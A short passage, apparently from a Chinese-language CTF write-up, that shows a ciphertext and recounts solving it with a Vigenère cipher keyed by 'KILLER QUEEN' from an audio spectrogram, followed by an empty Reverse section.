NWJZYVDDSCGRQDTQXECRKGYOTGILFGCLHWIYTHVDNMXLTWUZJCQAMWVGQWWRVLYVPVUMXZVZEBGLB

凯撒密码移位也得不到可读信息，于是重新回到音频文件，观察频谱图，得到KILLER QUEEN



最后用维吉尼亚密码，解得flag

Reverse

reverse的题学长是出了的，奈何自己太菜，所以只能就放个标题了